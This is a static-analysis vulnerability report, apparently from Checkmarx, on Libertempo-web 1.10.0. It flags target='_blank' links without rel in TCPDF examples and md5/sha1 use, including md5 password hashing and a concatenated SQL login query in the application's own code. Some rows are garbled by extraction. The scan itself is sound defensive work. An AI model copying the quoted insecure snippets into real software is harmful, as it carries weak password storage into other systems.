Using `php" title="PDF [new window]" target="_blank">` at line 53 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the `"rel"` attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	53	53
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
 Method `Pie Chart Graphic: [PDF]`

```
....
53. <li>Pie Chart Graphic: [<a href="example_031.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 38:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1649
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 54 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	54	54
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
Method `EPS/AI vectorial image: [PDF]`

```
....  
54. <li>EPS/AI vectorial image: [<a href="example_032.php" title="PDF  
[new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 39:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1650
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 55 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	55	55
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Mixed font types (TrueType Unicode, core, CID-0): [PDF]

```
....
55. <li>Mixed font types (TrueType Unicode, core, CID-0): [<a
href="example_033.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 40:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1651>
Status New

Using php" title="PDF [new window]" target="_blank"> at line 56 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	56	56
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Clipping masks: [PDF]

```
....
56. <li>Clipping masks: [<a href="example_034.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 41:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1652>
Status New

Using php" title="PDF [new window]" target="_blank"> at line 57 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	57	57
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Line styles with cells and multicells: [PDF]

```
....
57. <li>Line styles with cells and multicells: [<a href="example_035.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 42:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1653
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 58 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	58	58
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Text Annotations: [PDF]

```
....
58. <li>Text Annotations: [<a href="example_036.php" title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 43:

Severity	Low
----------	-----

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1654
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 59 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	59	59
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`
 Method `Spot Colors: [PDF]`

```
....
59. <li>Spot Colors: [<a href="example_037.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 44:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1655
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 60 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	60	60
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`

Method	NON-embedded CID-0 CJK font: [<a >pdf<="" a>]<="" href="example_038.php" li><="" target="_blank" td="" title="PDF [new window]">
	<pre> 60. NON-embedded CID-0 CJK font: [<a >pdf<="" <="" a>]<="" href="example_038.php" li>="" pre="" target="_blank" title="PDF [new window]"> </pre>

Unsafe Use Of Target blank\Path 45:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1656
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 61 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	61	61
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method	HTML Justification: [<a >pdf<="" a>]<="" href="example_039.php" li><="" target="_blank" td="" title="PDF [new window]">
	<pre> 61. HTML Justification: [<a >pdf<="" <="" a>]<="" href="example_039.php" li>="" pre="" target="_blank" title="PDF [new window]"> </pre>

Unsafe Use Of Target blank\Path 46:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1657
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 62 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/exampl	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/exampl

	es/index.php	es/index.php
Line	62	62
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method Booklet (double-sided pages): [PDF]

```
....
62. <li>Booklet (double-sided pages): [<a href="example_040.php"
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 47:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1658
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 63 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	63	63
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Method File attachment: [PDF]

```
....
63. <li>File attachment: [<a href="example_041.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 48:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1659
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 64 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	64	64
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`

Method `Image with Alpha Channel Transparency: [PDF]`

```
....
64. <li>Image with Alpha Channel Transparency: [<a href="example_042.php" title="PDF [new window]"
target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 49:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1660
Status	New

Using `php" title="PDF [new window]" target="_blank">` at line 65 of `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>	<code>/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php</code>
Line	65	65
Object	<code>php" title="PDF [new window]" target="_blank"></code>	<code>php" title="PDF [new window]" target="_blank"></code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php`

Method `Disk caching: [PDF]`

```
....
65.  <li>Disk caching: [<a href="example_043.php" title="PDF [new
window]" target="_blank">PDF</a>]</li>
```

Unsafe Use Of Target blank\Path 50:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1661
Status	New

Using php" title="PDF [new window]" target="_blank"> at line 66 of /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php, without correctly setting the "rel" attribute, or disassociating the new window from its parent, is an unsafe way of opening a new window.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php	/Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
Line	66	66
Object	php" title="PDF [new window]" target="_blank">	php" title="PDF [new window]" target="_blank">

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/tecnickcom/tcpdf/examples/index.php
 Method Move, Copy and Delete page: [PDF]

```
....
66.  <li>Move, Copy and Delete page: [<a href="example_044.php"
title="PDF [new window]" target="_blank">PDF</a>]</li>
```

Use of Broken or Risky Cryptographic Algorithm

Query Path:

PHP\Cx\Php Low Visibility\Use of Broken or Risky Cryptographic Algorithm Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.3 - Insecure cryptographic storage
 OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Use of Broken or Risky Cryptographic Algorithm\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1345
Status	New

In hmac, the application protects sensitive data using a cryptographic algorithm, "md5", that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php at line 557.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	560	560
Object	"md5"	"md5"

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function hmac(\$data, \$key)

```
....  
560.         return hash_hmac('md5', $data, $key);
```

Use of Broken or Risky Cryptographic Algorithm\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1346
Status	New

In autentification_passwd_conges, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/includes/fonction.php at line 295.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	297	297
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function autentification_passwd_conges(\$username,\$password)

```
....  
297.         $password_md5=md5($password);
```

Use of Broken or Risky Cryptographic Algorithm\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1347

Status New

In authentication_passwd_conges, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/includes/fonction.php at line 295.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	300	300
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php

Method function authentication_passwd_conges(\$username,\$password)

```
....
300.      $req_conges='SELECT u_passwd FROM conges_users WHERE
u_login="'. \includes\SQL::quote( $username ) .'" AND ( u_passwd=\''.
md5($password) .'\ ' OR u_passwd=PASSWORD(\''. \includes\SQL::quote(
$password) .'\") ) ' ;
```

Use of Broken or Risky Cryptographic Algorithm\Path 4:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1348>

Status New

In test__call, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php at line 11.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php
Line	13	13
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php

Method public function test__call()

```
....
13.      $this->string($this->newTestedInstance->md5($hash =
uniqid()))->isEqualTo(md5($hash)) ;
```

Use of Broken or Risky Cryptographic Algorithm\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1349
Status	New

In test__call, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php at line 11.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php
Line	13	13
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php
Method public function test__call()

```
....  
13.          $this->string($this->newTestedInstance->md5($hash =  
    uniqid()))->isEqualTo(md5($hash));
```

Use of Broken or Risky Cryptographic Algorithm\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1350
Status	New

In testInvoke, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php at line 16.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php
Line	18	18
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/adapter.php
Method public function testInvoke()


```
....
18.         $this->string($this->newTestedInstance->invoke('md5',
[$hash = uniqid()] )->isEqualTo(md5($hash));
```

Use of Broken or Risky Cryptographic Algorithm\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1351
Status	New

In testGetCacheFile, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/autoloader.php at line 113.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/autoloader.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/autoloader.php
Line	116	116
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/autoloader.php
Method public function testGetCacheFile()

```
....
116.         ->string(testedClass::getCacheFile()) -
>isEqualTo(rtrim(sys_get_temp_dir(), DIRECTORY_SEPARATOR) .
DIRECTORY_SEPARATOR . sprintf(testedClass::defaultCacheFileName,
md5($this->getTestedClassPath())) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1352
Status	New

In test__call, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php at line 11.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php

Line	13	13
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php

Method public function test__call()

```
....
13.          $this->string($this->newTestedInstance->md5($hash =
uniqid()))->isEqualTo(md5($hash));
```

Use of Broken or Risky Cryptographic Algorithm\Path 9:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1353
Status	New

In test__call, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php at line 11.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php
Line	13	13
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php

Method public function test__call()

```
....
13.          $this->string($this->newTestedInstance->md5($hash =
uniqid()))->isEqualTo(md5($hash));
```

Use of Broken or Risky Cryptographic Algorithm\Path 10:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1354
Status	New

In testInvoke, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php at line 16.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php
Line	18	18
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/adapter.php
Method public function testInvoke()

```
.....  
18.         $this->string($this->newTestedInstance->invoke('md5',  
[$hash = uniqid()] ) )->isEqualTo(md5($hash));
```

Use of Broken or Risky Cryptographic Algorithm\Path 11:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1355
Status	New

In testGetCacheFile, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/autoloader.php at line 113.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/autoloader.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/autoloader.php
Line	116	116
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/autoloader.php
Method public function testGetCacheFile()

```
....
116.             ->string(testedClass::getCacheFile()) -
>isEqualTo(rtrim(sys_get_temp_dir(), DIRECTORY_SEPARATOR) .
DIRECTORY_SEPARATOR . sprintf(testedClass::defaultCacheFileName,
md5($this->getTestedClassPath()))
```

Use of Broken or Risky Cryptographic Algorithm\Path 12:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1356
Status	New

In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/adapters.php at line 67.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/adapters.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/adapters.php
Line	84	84
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/asserters/adapters.php
Method public function testReset()

```
....
84.             ->if($adapter->md5(uniqid()))
```

Use of Broken or Risky Cryptographic Algorithm\Path 13:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1357
Status	New

In testReset, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserters/adapters.php at line 67.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserters/adapters.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserters/adapters.php

Line	84	84
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/tests/units/classes/asserters/adapter.php
Method public function testReset()

```
....  
84.                 ->if ($adapter->md5 (uniqid() ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1358
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	456	456
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....  
456.                 $adapter->md5 (uniqid() ) ,
```

Use of Broken or Risky Cryptographic Algorithm\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1359
Status	New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	457	457
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....  
457.                                     $adapter->sha1(uniqid())
```

Use of Broken or Risky Cryptographic Algorithm\Path 16:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1360>
Status New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, md5, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	466	466
Object	md5	md5

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....  
466.                                     $adapter->md5(uniqid()),
```

Use of Broken or Risky Cryptographic Algorithm\Path 17:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1361>
Status New

In testResetCalls, the application protects sensitive data using a cryptographic algorithm, sha1, that is considered weak or even trivially broken, in /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php at line 451.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Line	467	467
Object	sha1	sha1

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/tests/units/classes/test/adapter.php
Method public function testResetCalls()

```
....
467.                                $adapter->sha1 (uniqid ( ) )
```

Use of Broken or Risky Cryptographic Algorithm\Path 18:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1362
Status	New

